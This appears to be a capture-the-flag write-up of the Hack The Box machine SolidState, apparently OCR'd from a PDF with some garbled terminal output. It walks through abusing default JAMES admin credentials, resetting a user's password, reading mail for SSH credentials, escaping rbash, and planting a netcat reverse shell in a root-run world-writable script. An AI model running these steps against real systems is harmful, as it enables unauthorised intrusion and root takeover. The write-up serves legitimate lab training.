


HTB — Solidstate



Machine IP- 10.10.10.51




Nmap

```
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.4p1 Debian 10+deb9u1 (protocol
2.0)
| ssh-hostkey:
| 2048 77:00:84:f5:78:b9:c7:d3:54:cf:71:2e:0d:52:6d:8b (RSA)
```

```
256 78:b8:3a:f6:60:19:06:91:f5:53:92:1d:3f:48:ed:53
(ECDSA)
256 e4:45:e9:ed:07:4d:73:69:43:5a:12:70:9d:c4:af:76
(ED25519)
25/tcp open smtp JAMES smtpd 2.3.2
| smtp-commands: solidstate Hello 10.10.10.51 (10.10.14.7
[10.10.14.7]),
| smtp-ntlm-info: ERROR: Script execution failed (use -d to
debug)
80/tcp open http Apache httpd 2.4.25 ((Debian))
| http-methods:
| Supported Methods: POST OPTIONS HEAD GET
| http-server-header: Apache/2.4.25 (Debian)
| http-title: Home - Solid State Security
110/tcp open pop3 JAMES pop3d 2.3.2
119/tcp open nntp JAMES nntpd (posting ok)
4555/tcp open james-admin JAMES Remote Admin 2.3.2
Service Info: Host: solidstate; OS: Linux; CPE:
cpe:/o:linux:linux kernel
```

After doing enumeration i found default creds of james server at exploit -db



Using them i moved in JAMES — ADMIN SERVER which was running at 4555

So i just tried to login at james admin server with the default creds

JAMES ADMIN SEVER

With the use of james admin server we can change the users password as we had changed the password of mindy

```
@PREDATOR
#nc 10.10.10.51 4555

JAMES Remote Administration Tool 2.3.2
Please enter your login and password
 ogin id:
 root
 Password:
 Welcome root. HELP for a list of commands
 Currently implemented commands:
                                                                                                 display this help
                                                                                                display existing accounts
display the number of existing accounts
 listusers
countusers
adduser [username] [password]
verify [username]
deluser [username]
countusers display the number of existing accounts adduser [username] password] add a new user verify [username] verify if specified user exist delete existing user setpassword [username] password] setalias [user] [alias] shows a user's password locally forwards all email for 'user' to 'alias' showalias [user] shows a user's current email alias unsets an alias for 'user' setforwarding [username] forwards a user's email to another email address shows a user's current email forwarding unsetforwarding [username] shows a user's current email forwarding unsetforwarding [username] removes a forward
showforwarding [username]
unsetforwarding [username]
user [repositoryname]
shutdown
                                                                                                 removes a forward
                                                                                                change to another user repository kills the current JVM (convenient when James is run as a daemon)
quit
listusers
Existing accounts 5
                                                                                                close connection
user: james
user: thomas
user: john
user: mindy
 ıser: mailadmin
 setpassword mindy mindy
  assword for mindy reset
                @PREDATOR
```

Here we had changed the password of MINDY, now let's login to pop3 using mindy and the password we had changed from JAMES ADMIN SERVER

```
<u>telnet 10.10.10.51 110</u>
Trying 10.10.10.51...
Connected to 10.10.10.51.
```

```
Escape character is '^]'.
+OK solidstate POP3 server (JAMES POP3 Server 2.3.2) ready
USER mindy
+OK
PASS mindy
+OK Welcome mindy
help
-ERR
LIST
+OK 2 1945
1 1109
2 836
TOP 2 836
+OK Message follows
Return-Path: <mailadmin@localhost>
Message-ID:
<16744123.2.1503422270399.JavaMail.root@solidstate>
MIME-Version: 1.0
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: 7bit
Delivered-To: mindy@localhost
Received: from 192.168.11.142 ([192.168.11.142])
by solidstate (JAMES SMTP Server 2.3.2) with SMTP ID 581
for <mindy@localhost>;
Tue, 22 Aug 2017 13:17:28 -0400 (EDT)
Date: Tue, 22 Aug 2017 13:17:28 -0400 (EDT)
From: mailadmin@localhost
Subject: Your Access
Dear Mindy,
Here are your ssh credentials to access the system. Remember
to reset your password after your first login.
Your access is restricted at the moment, feel free to ask
your supervisor to add any commands you need to your path.
username: mindy
pass: P@55W0rd1!2@
Respectfully,
James
```

Yup here we got the password of mindy now let's connect mindy

with the password.

```
#ssh mindy@10.10.10.51
mindy@10.10.10.51's password:
Linux solidstate 4.9.0-3-686-pae #1 SMP Debian 4.9.30-2+deb9u3 (2017-08-06) i686

The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.
Last login: Tue Aug 22 14:00:02 2017 from 192.168.11.142
mindy@solidstate:~$
■
```

BINGO!! we got the user mindy user

Here we got user.txt

```
mindy@solidstate:~$ ls
bin user.txt
mindy@solidstate:~$ cat user.txt
914d0a4ebc177889b5b89a23f556fd75
mindy@solidstate:~$
```

But the mindy user shell is not letting us leave the directory

```
mindy@solidstate:~$ cd bin
-rbash: cd: restricted
```

We can bypass it using ssh

ssh mindy@10.10.10.51 -t bash

```
-[/]-[root@PREDATOR.-[-/predator/oscp/htb/solidstate]
#ssh mindy810.10.10.51 - bash
mindy810.10.10.51 - bash
mindy810.10.10.51 - bash
sidebian_chroot:-(sdebian_chroot))mindy8solidstate:-$ di
bash: di:_command_not_found
$fdebian_chroot:-(sdebian_chroot))mindy8solidstate:-$ id
usd=1001(mindy) gid=1001(mindy) groups=1001(mindy)
$fdebian_chroot:-($debian_chroot))mindy8solidstate:-$ cd /
$fdebian_chroot:-($debian_chroot))mindy8solidstate:-$ cd /
$fdebian_chroot:-($debian_chroot)mindy8solidstate:-$ ls
bin boot dev et home_intrd.img intrd.img.old lib lost+found media mnt opt proc_root_run_sbin_srv_sys_tmp_usr_var_vmlinuz_vmlinuz.old
$fdebian_chroot:-($debian_chroot)mindy8solidstate:/$ ls
bin boot_dev_et_home_intrd.img_intrd.img.old_lib_lost+found_media_mnt_opt_proc_root_run_sbin_srv_sys_tmp_usr_var_vmlinuz_vmlinuz.old_
$fdebian_chroot:-($debian_chroot)mindy8solidstate:/$ ls

$fdebian_chroot:-($debian_chroot)mindy8solidstate:/$ ls

$fdebian_chroot:-($debian_chroot)mindy8solidstate:/$ ls

$fdebian_chroot:-($debian_chroot)mindy8solidstate:/$ ls

$fdebian_chroot:-($debian_chroot)mindy8solidstate:/$ ls
```

Here we got our bash shell without any restrictions so let's begin our post enumeration with linuxprivchecker.py

```
[+] World Writable Files
-rwxrwxrwx 1 root root 105 Aug 22 2017 /opt/tmp.py
--W--W--W- 1 root root 0 Sep 30 08:57 /sys/fs/cgroup/memory/cgroup.event_control
-rwxrwxrwx 1 mindy mindy 25304 Sep 13 03:36 /home/mindy/linuxprivchecker.py
```

And found world writable files at /opt/tmp.py and it's runs in every 5min so we can give our nc command and can get our root reverse shell

```
${debian_chroot:+($debian_chroot)}mindy@solidstate:/opt$ echo "import os
myCmd= 'nc 10.10.14.2 1234 -e /bin/bash'
os.system(myCmd) " > /opt/tmp.py
${debian_chroot:+($debian_chroot)}mindy@solidstate:/opt$ cat tmp.py
import os
myCmd= 'nc 10.10.14.2 1234 -e /bin/bash'
os.system(myCmd)
${debian_chroot:+($debian_chroot)}mindy@solidstate:/opt$ [
```

Successfully placed our reverse shell and now let's wait for root to run it

```
[root@PREDATOR] = [~/predator/oscp/htb/solidstate]
#nc -lvp 1234
listening on [any] 1234 ...
10.10.10.51: inverse host lookup failed: Unknown host
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.51] 53890
id
uid=0(root) gid=0(root) groups=0(root)
```

BOOM! got ROOT 🙌



......cowabunga.....

Hacking Htb Hacker Hackers League Solidstate

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